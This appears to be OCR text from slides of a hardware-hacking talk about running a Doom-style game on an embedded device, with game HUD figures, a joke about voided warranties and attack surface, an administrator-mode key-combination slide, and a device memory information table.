

2 3 4  
5 6 7  
ARMS



**0%**  
ARMOR

BULL 39  
SHEL 20  
ROCK 0  
CELL 0  
200  
50  
50  
300





Warranty Voided!





# Administrator Mode



Press 1 + 5 + 9



Enter pin



Massively increased attack surface!






Home > Info > Memory

|              |                 |               |                   |        |           |   |
|--------------|-----------------|---------------|-------------------|--------|-----------|---|
| Basic System | Ports & Options | Installed S/W | Firmware Versions | Memory | Log Files | ➔ |
| (NAND) FLASH |                 | MEGABYTES     |                   |        |           |   |
| Total        |                 | 190.84        |                   |        |           |   |
| Used         |                 | 23.10         |                   |        |           |   |
| Free         |                 | 167.74        |                   |        |           |   |
| SDRAM        |                 | MEGABYTES     |                   |        |           |   |
| Total        |                 | 104.32        |                   |        |           |   |
| Used         |                 | 29.91         |                   |        |           |   |
| Free         |                 | 74.40         |                   |        |           |   |

Diagnostic Info!

|            |               |                        |                                                                                       |             |                                                                                                                                 |                                          |
|------------|---------------|------------------------|---------------------------------------------------------------------------------------|-------------|---------------------------------------------------------------------------------------------------------------------------------|------------------------------------------|
| 20<br>AMMO | 64%<br>HEALTH | 2 3 4<br>5 6 7<br>ARMS |  | 0%<br>ARMOR | <input type="checkbox"/> BULL<br><input type="checkbox"/> SHL<br><input type="checkbox"/> RCKT<br><input type="checkbox"/> CELL | 39 / 200<br>20 / 50<br>0 / 50<br>0 / 300 |
|------------|---------------|------------------------|---------------------------------------------------------------------------------------|-------------|---------------------------------------------------------------------------------------------------------------------------------|------------------------------------------|





